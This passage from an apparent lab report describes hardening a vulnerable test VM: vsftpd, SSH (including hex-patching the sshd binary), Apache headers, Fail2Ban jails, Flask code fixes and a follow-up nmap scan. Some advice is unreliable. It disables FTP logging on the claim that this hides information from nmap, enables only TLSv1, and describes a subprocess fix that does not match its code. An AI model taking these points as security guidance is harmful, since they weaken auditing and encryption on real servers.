
*Figure 20 - Modified /etc/pam.d/login.*

## FTP Hardening

In the context of online services like the FTP (File Transfer Protocol), hiding and disabling certain information is crucial for maintaining the system's integrity and security.

Firstly, we decided to hide information about the FTP service's version. This helps protect the system from targeted attacks and exploitation of known vulnerabilities. Hiding the FTP service version is a proactive measure to mitigate this risk and reduce the chances of exposing the system to potential threats.

Similarly, we disabled the option for anonymous access to the FTP service to limit unauthorized access to sensitive data. Anonymous access provides a potential channel for attackers to infiltrate the system without authentication, thereby increasing the risk of data compromise or abuse of the system itself. Disabling this mode of access is essential to protect data integrity and ensure that only authorized users can access the system's resources.



```
listen=YES
local_enable=YES
write_enable=YES
dirlist_enable=YES
download_enable=YES
chroot_local_user=YES
anon_root=/var/ftp
anonymous_enable=NO
anon_upload_enable=NO
anon_mkdir_write_enable=NO
allow_writeable_chroot=YES
pasv_enable=YES
pasv_min_port=10090
pasv_max_port=10100
xferlog_enable=NO
log_ftp_protocol=NO
vsftpd_log_file=/var/log/vsftpd.log
ssl_enable=YES
allow_anon_ssl=NO
force_local_data_ssl=NO
force_local_logins_ssl=NO
ssl_tlsv1=YES
ssl_sslv2=NO
ssl_sslv3=NO
rsa_cert_file=/etc/ssl/certs/ftps.crt
rsa_private_key_file=/etc/ssl/private/ftps.key
ftpd_banner=WELCOME
```

*Figure 21 - vsftpd.conf content.*

Changes to the FTP server's *vsftpd.conf* file led to several important updates in security and features. Here are the main differences and improvements:

- **Turning Off Anonymous Access:**
  - *Before*: **anonymous_enable**=YES, **anon_upload_enable**=YES, **anon_mkdir_write_enable**=YES
  - *After*: **anonymous_enable**=NO, **anon_upload_enable**=NO, **anon_mkdir_write_enable**=NO

This stops anonymous users from accessing the server, uploading files, and making new directories. It greatly improves security by reducing the risk of unwanted or harmful uploads.

- **Stopping Detailed FTP Activity Logs**:
    - *Before*: **xferlog_enable**=YES, **log_ftp_protocol**=YES
    - *After*: **xferlog_enable**=NO, **log_ftp_protocol**=NO

  By turning these off, detailed logs of FTP activities are not kept anymore. This can lessen the load on the server but also reduce visibility into potential suspicious activities. Although it might seem counterintuitive, this could hide information from scanning systems like ***nmap***.

- Customizing the FTP Server Banner:
    - *Added*: **ftpd_banner**=WELCOME

  This changes the welcome message users see when they connect to the FTP server, allowing us to hide information about the running version of the FTP.

To further enhance the security of data transmitted via FTP, implementing FTPS or SFTP is highly advisable. These two services offer encryption, ensuring that data transferred over the network is protected from eavesdropping or interception.

- **FTPS (FTP Secure)**: enhances the classic FTP by incorporating Transport Layer Security (TLS) and Secure Sockets Layer (SSL) protocols, which are well-established standards for secure communication over networks. It operates in two distinct modes:
    - ***Explicit Mode***: In this setting, the FTP client must actively request security from the FTP server. After this initial request, the communication switches to a secure, encrypted connection.
    - ***Implicit Mode***: As soon as the FTP client connects to the server, the entire session is automatically secured through TLS/SSL.

- **SFTP (SSH File Transfer Protocol)**: SFTP is an entirely different protocol that falls under the SSH (Secure Shell) protocol suite. It establishes a secure channel for file transfers, which operates over an encrypted SSH connection. This means that both the data and commands are encrypted, ensuring a high level of security throughout the transfer process. Unlike FTPS, SFTP doesn't require separate control and data channels, as everything is transmitted via the single SSH connection, simplifying the management and traversal of firewalls.

**Adding SSL/TLS Support**:

- *New settings added*: **ssl_enable**=YES, **allow_anon_ssl**=NO, **force_local_data_ssl**=NO, **force_local_logins_ssl**=NO, **ssl_tlsv1**=YES, **ssl_sslv2**=NO,

**ssl_sslv3**=NO, **rsa_cert_file**=/etc/ssl/certs/ftps.crt,
**rsa_private_key_file**=/etc/ssl/private/ftps.key.

We're only using TLSv1 and have turned off older, less secure versions like SSLv2 and SSLv3. Also, a certificate and a private key for encryption have been set up with the following commands.

```
root@vulnlab:/# openssl genrsa -out /etc/ssl/private/ftps.key 2048
root@vulnlab:/# openssl req -x509 -new -nodes -key
/etc/ssl/private/ftps.key -sha256 -days 365 -out /etc/ssl/certs/ftps.crt
```

*Listing 9 – Commands to generate a key and a certificate.*

After modifying the configuration file, it was essential to restart the vsftpd service to apply the changes.


```
root@vulnlab:/# systemctl restart vsftpd
```

The final step taken regarding FTP involved analysing the directories accessible by the anonymous user and removing any sensitive or potentially compromising files, even though anonymous access was no longer possible.

## SSH Hardening

During the process of strengthening the system's security, several measures were adopted to protect remote SSH access and ensure proper user authentication.

Firstly, we changed the default SSH port from 22 to a non-standard port (in our case, 2024), modifying the */etc/ssh/sshd_config* file. This change is aimed at making it more difficult for attackers to detect and exploit the SSH service, thus reducing the risk of unauthorized access.



kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
root@vulnlab: /etc/ssh
File
Actions
Edit
View
Help

```
  GNU nano 6.2                                              sshd_config
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 2024
DebianBanner no
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

*Figure 22 - /etc/ssh/sshd_config file content.*

Then, we attempted to hide the SSH version banner to limit the information available to attackers. While we managed to hide the Ubuntu version banner in the sshd_config configuration file (*DebianBanner no*), the details of the OpenSSH version are still present in the /usr/sbin/sshd file. The only method to conceal the OpenSSH version details involves modifying the binary file /usr/sbin/sshd to remove or replace the appropriate line. This action is crucial to limit the information available to attackers and reduce the risk of targeted attacks.


Initially, we copied the /usr/sbin/sshd file to the *tmp* folder and created a backup copy in case the modifications were unsuccessful.



```
root@vulnlab:/# cp /usr/sbin/sshd /tmp/sshd.backup
root@vulnlab:/# cp /tmp/sshd.backup /tmp/sshd.new
root@vulnlab:/# cd /tmp/
root@vulnlab:/tmp# ls
snap-private-tmp  systemd-private-08e97e96046e499ca1cf88a557cb24e0-apache2.service-B077xY
sshd.backup       systemd-private-08e97e96046e499ca1cf88a557cb24e0-ModemManager.service-Wj3Zz7
sshd.new          systemd-private-08e97e96046e499ca1cf88a557cb24e0-systemd-logind.service-6HTccg
root@vulnlab:/tmp# █
```

*Figure 23 - sshd copy and backup.*


Then, we opened the file using the **hexedit** command and searched for the specific string we wanted to replace. Upon locating the string, we replaced it with a sequence of zeros equal to the length of the string. This method effectively obscures the original information without altering the file's structure or functionality.



```
                                                        Ascii string to search: OpenSSH_8.9█

000C3C30   32 95 1F 9F  DF 92 D3 E0  2B 34 A0 D3  1E F2 71 89  41 74 0A 1B  8C 34 A3 4B  20 71 BE C5  D8 32 76 C3  8D 9F 35 DF  2E 2F 99 9B  2.......+4....q.At....4.K q...2v...5../..
000C3C58   47 6F 0B E6  1D F1 E3 0F  54 DA 4C E5  91 D8 DA 1E  CF 79 62 CE  6F 7E 3E CD  66 B1 18 16  05 1D 2C FD  C5 D2 8F 84  99 22 FB F6  Go......T.L......yb.o→.f........,......"..
000C3C80   57 F3 23 F5  23 76 32 A6  31 35 A8 93  02 CD CC 56  62 81 F0 AC  B5 EB 75 5A  97 36 16 6E  CC 73 D2 88  92 62 96 DE  D0 49 B9 81  W.#.#v2.15.....Vb.....uZ.6.n.s...b...I..
000C3CA8   1B 90 50 4C  14 56 C6 71  BD C7 C6 E6  0A 14 7A 32  06 D0 E1 45  9A 7B F2 C3  FD 53 AA C9  00 0F A8 62  E2 BF 25 BB  F6 D2 BD 35  ..PL.V.q......z2...E.{...S.....b..%....5
000C3CD0   05 69 12 71  22 02 04 B2  7C CF CB B6  2B 9C 76 CD  C0 3E 11 53  D3 E3 40 16  60 BD AB 38  F0 AD 47 25  9C 20 38 BA  76 CE 46 F7  .i.q"...|...+.v..>.S..@.`..8..G%. 8.v.F.
000C3CF8   C5 A1 AF 77  60 60 75 20  4E FE CB 85  D8 8D E8 8A  B0 F9 AA 7A  7E AA F9 4C  5C C2 48 19  8C 8A FB 02  E4 6A C3 01  F9 E1 EB D6  ...w``u N..........z~..L\.H......j......
000C3D20   69 F8 D4 90  A0 DE 5C A6  2D 25 09 3F  9F E6 08 C2  32 61 4E B7  5B E2 77 CE  E3 DF 8F 57  E6 72 C3 3A  88 6A 3F 24  D3 08 A3 85  i.....\.-%.?....2aN.[.w....W.r.:.j?$....
000C3D48   2E 8A 19 13  44 73 70 03  22 38 09 A4  D0 31 9F 29  98 FA 2E 08  89 6C 4E EC  E6 21 28 45  77 13 D0 38  CF 66 54 BE  6C 0C E9 34  ....Dsp."8...1.).....lN..!(Ew..8.fT.l..4
000C3D70   B7 29 AC C0  DD 50 7C C9  B5 D5 84 3F  17 09 47 B5  D9 D5 16 92  1B FB 79 89  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  .)...P|....?..G.......y.................
000C3D98   00 00 00 00  00 00 00 00  41 42 43 44  45 46 47 48  49 4A 4B 4C  4D 4E 4F 50  51 52 53 54  55 56 57 58  59 5A 61 62  63 64 65 66  ........ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef
000C3DC0   67 68 69 6A  6B 6C 6D 6E  6F 70 71 72  73 74 75 76  77 78 79 7A  30 31 32 33  34 35 36 37  38 39 2B 2F  00 00 00 00  00 00 00 00  ghijklmnopqrstuvwxyz0123456789+/........
000C3DE8   5F 72 73 5F  73 74 69 72  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  4F 78 79 63  68 72 6F 6D  61 74 69 63  42 6C 6F 77  _rs_stir................OxychromaticBlow
000C3E10   66 69 73 68  53 77 61 74  44 79 6E 61  6D 69 74 65  2D 2D 2D 2D  2D 42 45 47  49 4E 00 53  53 48 20 50  52 49 56 41  54 45 20 4B  fishSwatDynamite-----BEGIN.SSH PRIVATE K
000C3E38   45 59 20 46  49 4C 45 00  6F 70 65 6E  73 73 68 2D  6B 65 79 2D  76 31 00 25  73 2E 70 75  62 00 20 09  0D 0A 22 3D  00 20 09 0D  EY FILE.openssh-key-v1.%s.pub. ..."=. ..
000C3E60   0A 00 6B 65  78 5F 61 6C  67 6F 72 69  74 68 6D 73  00 70 6F 72  74 20 25 64  0A 00 25 73  20 30 25 6F  0A 00 6D 61  78 73 74 61  ..kex_algorithms.port %d..%s 0%o..maxsta
000C3E88   72 74 75 70  73 20 25 64  3A 25 64 3A  25 64 0A 00  70 65 72 73  6F 75 72 63  65 6D 61 78  73 74 61 72  74 75 70 73  20 00 73 75  rtups %d:%d:%d..persourcemaxstartups .su
000C3EB0   62 73 79 73  74 65 6D 20  25 73 20 25  73 0A 00 70  65 72 73 6F  75 72 63 65  6E 65 74 62  6C 6F 63 6B  73 69 7A 65  20 25 64 3A  bsystem %s %s..persourcenetblocksize %d:
000C3ED8   25 64 0A 00  69 70 71 6F  73 20 25 73  20 00 72 65  6B 65 79 6C  69 6D 69 74  20 25 6C 6C  75 20 25 64  0A 00 70 65  72 6D 69 74  %d..ipqos %s .rekeylimit %llu %d..permit
000C3F00   75 73 65 72  65 6E 76 69  72 6F 6E 6D  65 6E 74 20  25 73 0A 00  20 6E 6F 6E  65 00 20 74  6F 75 63 68  2D 72 65 71  75 69 72 65  userenvironment %s.. none. touch-require
000C3F28   64 00 20 76  65 72 69 66  79 2D 72 65  71 75 69 72  65 64 00 4F  70 65 6E 53  53 48 5F 38  2E 39 70 31  00 53 53 48  2D 25 64 2E  d. verify-required.OpenSSH_8.9p1.SSH-%d.
000C3F50   25 64 2D 25  2E 31 30 30  73 25 73 25  73 0D 0A 00  73 73 68 62  75 66 5F 63  6F 6E 73 75  6D 65 5F 65  6E 64 00 4C  6F 63 61 6C  %d-%.100s%s%s...sshbuf_consume_end.Local
000C3F78   20 76 65 72  73 69 6F 6E  20 73 74 72  69 6E 67 20  25 2E 31 30  30 73 00 72  65 61 64 3A  20 25 2E 31  30 30 73 00  62 61 6E 6E   version string %.100s.read: %.100s.bann
──  sshd.backup       --0×C3F3B/0×DFEC8--88%──────────────────────────────────────────────────────────────────────────────────────────────
```

*Figure 24 - Search the string to replace.*

Finally, we replaced the original /usr/sbin/sshd file with the modified file from /tmp/ssh.new. After this replacement, we restarted the ssh.service to ensure that the changes took effect.




```
root@vulnlab:/# systemctl restart ssh.service
root@vulnlab:/# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2024-01-30 18:33:19 UTC; 7s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 30813 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 30814 (sshd)
      Tasks: 1 (limit: 2221)
     Memory: 1.7M
        CPU: 23ms
     CGroup: /system.slice/ssh.service
             └─30814 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jan 30 18:33:19 vulnlab systemd[1]: Starting OpenBSD Secure Shell server...
Jan 30 18:33:19 vulnlab sshd[30814]: Server listening on 0.0.0.0 port 2024.
Jan 30 18:33:19 vulnlab sshd[30814]: Server listening on :: port 2024.
Jan 30 18:33:19 vulnlab systemd[1]: Started OpenBSD Secure Shell server.
root@vulnlab:/# █
```

*Figure 25 - Restart the service sshd.*

This approach of editing the *sshd* binary is a nuanced method of limiting the exposure of system information, which can be crucial for security. However, it's important to note that directly editing binary files can be risky and should be done with caution, as it may lead to system instability or security vulnerabilities if not performed correctly. Always ensure that a backup is in place and that the system is thoroughly tested after such changes.

The final action taken on the SSH configuration was to strengthen user authentication by disabling password-based login and enabling only public key authentication. This defensive measure was implemented by modifying the **50-cloud-init.conf** configuration file to permit only public key authentication. We changed the settings in the 50-cloud-init.conf file to turn off password authentication and we enabled public key authentication in **sshd_conf** file. This change ensures that only users with the correct private key that matches the public key on the server can gain access, significantly enhancing the security of the SSH connection.



```
# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
MaxAuthTries 6
#MaxSessions 10

PubkeyAuthentication yes
```

*Figure 26 - sshd_conf access configuration.*

This method is far more secure than traditional password-based authentication, as it reduces the risk of brute force attacks and unauthorized access. Public key authentication relies on cryptographic keys that are much more difficult to crack, providing a robust layer of security for remote access to the server.


To further bolster our SSH security, the following adjustments were implemented in the configuration:

- Disabled agent forwarding, TCP forwarding, and tunneling for added security.
- Enabled 'StrictHostKeyChecking ask' to mitigate Man-in-the-Middle attacks and IP spoofing risks.
- Turned off X11 forwarding to reduce the attack surface.
- Deactivated ChallengeResponseAuthentication and KerberosAuthentication.
- Prohibited the use of empty passwords, enhancing overall security against unauthorized access.

## Apache2 Hardening

As part of our HTTP security enhancement efforts, we decided to hide the Apache server version. This strategy is crucial for reducing the amount of system information exposed to potential attackers. By concealing the server version, we make it harder for attackers to identify specific software vulnerabilities and plan targeted attacks.

To achieve this, we modified the Apache configuration file located at /etc/apache2/apache2.conf. We added specific directives to ensure that the Apache server version is not visible externally. These additions to the configuration file effectively hide any reference to the server version in use.



```
#Hide Apache version
ServerTokens Prod
ServerSignature Off
```

*Figure 27 - Hiding Apache Version.*

After making these changes to the configuration file, it was essential to restart the Apache service to ensure that the new settings took effect. We restarted the Apache service by executing the command ***systemctl restart apache2***. This step was crucial to ensure that the changes were applied correctly, and that the server operated with the new security settings.


## Fail2ban

To enhance the security of our server and prevent brute force attacks, we have chosen to use Fail2Ban. This tool plays a crucial role in our defence strategies by allowing us to adopt a proactive approach to security, operating in various ways:

- **Log Monitoring**: Fail2Ban keeps an eye on the system's log files to spot suspicious behavior, like repeated failed login attempts, which are typical of brute force attacks.
- **Detection and Blocking**: When Fail2Ban notices too many failed attempts from a single IP address, it automatically sets up firewall rules to temporarily block that IP. This helps stop further unauthorized access attempts.
- **Configurability**: Fail2Ban can be tailored to specific needs, allowing us to adjust the number of failed attempts that trigger a block and the duration of the block itself.
- **Security Notifications**: Fail2Ban can be set up to send notifications when a block is activated, keeping us informed about important security events.

We started by installing Fail2Ban using the command ***apt-get install fail2ban***. After installation, we launched the service with ***systemctl start fail2ban*** and then checked its status with ***systemctl status fail2ban***.

Inside the /etc/fail2ban folder, there are various configuration files. Although Fail2Ban comes pre-configured for SSH, it is suggested to create a custom configuration file for each jail.



```
root@vulnlab:/etc# fail2ban-client status
Status
|- Number of jail:      1
`- Jail list:   sshd
root@vulnlab:/etc# 
```

*Figure 28 - fail2ban-client status.*

So, we created the **sshd.conf** file in the ***/etc/fail2ban/jail.d*** folder with the following settings:

```
[sshd]
enabled = true
port = 2024          #ssh port is not 22 anymore
filter = sshd
logpath = /var/log/auth.log
maxretry = 5
findtime = 300       #5 retries within 5 minutes
bantime = 3600       #ban ip addr for 1 hour
ignoreip = 192.168.1.95
```

*Listing 10 – sshd.conf content.*

In particular:

- *enabled*: This setting turns on the jail. Setting it to "true" ensures that Fail2Ban monitors and acts on SSH connections.
- *port*: Specifies that Fail2Ban should monitor login attempts on the SSH port, in our case it was modified to 2024.
- *filter*: Defines the filter to use for analysing the logs, based on regular expressions that identify failed login attempts.
- *logpath*: Points to the log file to be monitored, which records login attempts and authentication activities.
- *maxretry*: The maximum number of failed attempts allowed before blocking an IP address.
- *bantime*: The length of time an IP is blocked in seconds.
- *ignoreip*: A list of IP addresses that Fail2Ban will not block, useful to prevent accidental blocking of trusted users or services.
- *findtime*: The time frame during which Fail2Ban counts the number of failed login attempts. If the maximum number of retries is reached within this time frame, the IP address is blocked.


Additionally, it is possible to configure the ***destemail*** directive to choose the email address to send notifications to in case of a block.

The same procedure was done to enhance ftp security. The /etc/fail2ban/jail.d/vsftpd.conf file was created with the following configuration:

```
[vsftpd]
enabled = true
port = ftp,ftp-data,ftps,ftps-data
logpath = %(vsftpd_log)s
findtime= 300
bantime = 3600
maxretry = 5
```

*Listing 11 – vsftpd.conf content.*

After setting these up, we restarted the Fail2Ban service to apply the changes and we checked for fail2ban-client status.



```
root@vulnlab:/etc/fail2ban/jail.d# fail2ban-client status
Status
|- Number of jail:      2
`- Jail list:   sshd, vsftpd
```

*Figure 29 - fail2ban-client status after modifying configurations.*

## Vulnerable Flask App

### Bandit Analysis

Outlined below are the steps taken to address the vulnerabilities identified earlier by the Bandit tool (see *Figure 13*):

- **B404** - Import *subprocess*, we decided to keep importing subprocess, using the module securely. It's crucial to carefully control the use of subprocess as it can be used to execute external commands. Unsafe usage could lead to security vulnerabilities, allowing the execution of unauthorized commands on the system.

```
# Keeping import of subprocess as it might be necessary
import subprocess
```

- **B608** - Hardcoded SQL Expressions, we adopted the approach of using parameterized queries to prevent SQL injection. Hardcoded SQL strings are often susceptible to SQL injection attacks, enabling attackers to manipulate queries to gain unauthorized access to data.

```
# Parameterized SQL queries to prevent SQL injection
cur.execute("select * from test where username = ?", (name,))
```

- **B602** - Subprocess ***Popen*** with shell=True, we chose to use *subprocess.Popen()* instead of *subprocess.check_output()* with shell=True. This is because using **shell=True** can open the system to potential command injection attacks.

```
# Replacing shell=True with subprocess.Popen() using a list of arguments
command = ["cat", "restapi.log"]
data = subprocess.check_output(command)
```

- **B104** - Hardcoded Bind All Interfaces, we opted to explicitly specify the desired IP address for binding interfaces, as binding to all interfaces increases the attack surface.

```
# Replacing "0.0.0.0" with "127.0.0.1" to limit binding to local
interfaces only
app.run(host="127.0.0.1", port=6081)
```

## ZAP Analysis

During the analysis conducted using the ZAP tool, several vulnerabilities emerged that could compromise the security and integrity of the system (see *Figure 14*).

The absence of a **Content Security Policy** (CSP) exposes the website to the risk of cross-site scripting (XSS) attacks and other forms of exploitation. Therefore, implementing a well-configured CSP is crucial to limit the execution of untrusted scripts.


The lack of an *anti-clickjacking* header increases the risk of attacks that could lead to the theft of sensitive user information. We chose to insert the **X-Frame-Options** header with the value "SAMEORIGIN" to mitigate this risk.

Furthermore, disclosing server version information can provide attackers with useful details to execute targeted attacks against the system. Hiding or removing this information, as explained in previous chapters, is vital to limit the attack surface and reduce the likelihood of exploits.

The absence of the *X-Content-Type-Options* header exposes the website to the risk of MIME-sniffing attacks, which can lead to the execution of malicious scripts or the theft of sensitive information from users. Adding the **X-Content-Type-Options** header with the value ***nosniff*** is an important security measure to mitigate this risk.

The headers can be set within the **.htaccess** file, which should be created in the root directory of the website. For these configurations to take effect, the web server must be set up to allow the use of *.htaccess* files. This is controlled by the **AllowOverride** directive in the Apache configuration files. If AllowOverride is set to None, the rules specified in the .htaccess file will not have any effect.


Therefore, it's essential to ensure that *AllowOverride* is properly configured to a value like ***All*** to allow *.htaccess* to control various settings.



```
# Content Security Policy
Header set Content-Security-Policy "default-src 'self';"

# Anti-Clickjacking Header
Header always append X-Frame-Options "SAMEORIGIN"

# Hide Apache Version Information
ServerTokens Prod
ServerSignature Off

# X-Content-Type-Options Header
Header set X-Content-Type-Options "nosniff"
```

*Figure 30 - .htaccess content.*

After completing the implementation of the measures described earlier, running the command **nmap** yielded these results:




```
┌──(kali㉿kali)-[~]
└─$ nmap -e eth1 192.168.1.95 -sC -sV -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 10:08 CET
Nmap scan report for 192.168.1.95
Host is up (0.0015s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE  SERVICE   VERSION
21/tcp    open   ftp       vsftpd 2.0.8 or later
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2024-01-27T18:45:30
|_Not valid after:  2025-01-26T18:45:30
|_ssl-date: TLS randomness does not represent time
80/tcp    open   http      Apache httpd
|_http-title: 500 Internal Server Error
|_http-server-header: Apache
2024/tcp  open   ssh       (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-
| ssh-hostkey:
|   256 b6:78:20:e5:a1:b9:f1:62:35:e3:83:03:b5:4a:cf:5e (ECDSA)
|_  256 fd:06:40:66:aa:c1:91:3b:c1:c7:34:dd:29:8f:87:44 (ED25519)
10090/tcp closed unknown
10091/tcp closed unknown
10092/tcp closed unknown
10093/tcp closed unknown
10094/tcp closed unknown
10095/tcp closed unknown
10096/tcp closed unknown
10097/tcp closed unknown
10098/tcp closed unknown
10099/tcp closed unknown
10100/tcp closed itap-ddtp
```

*Figure 31 - nmap result after system hardering.*

## Firewall

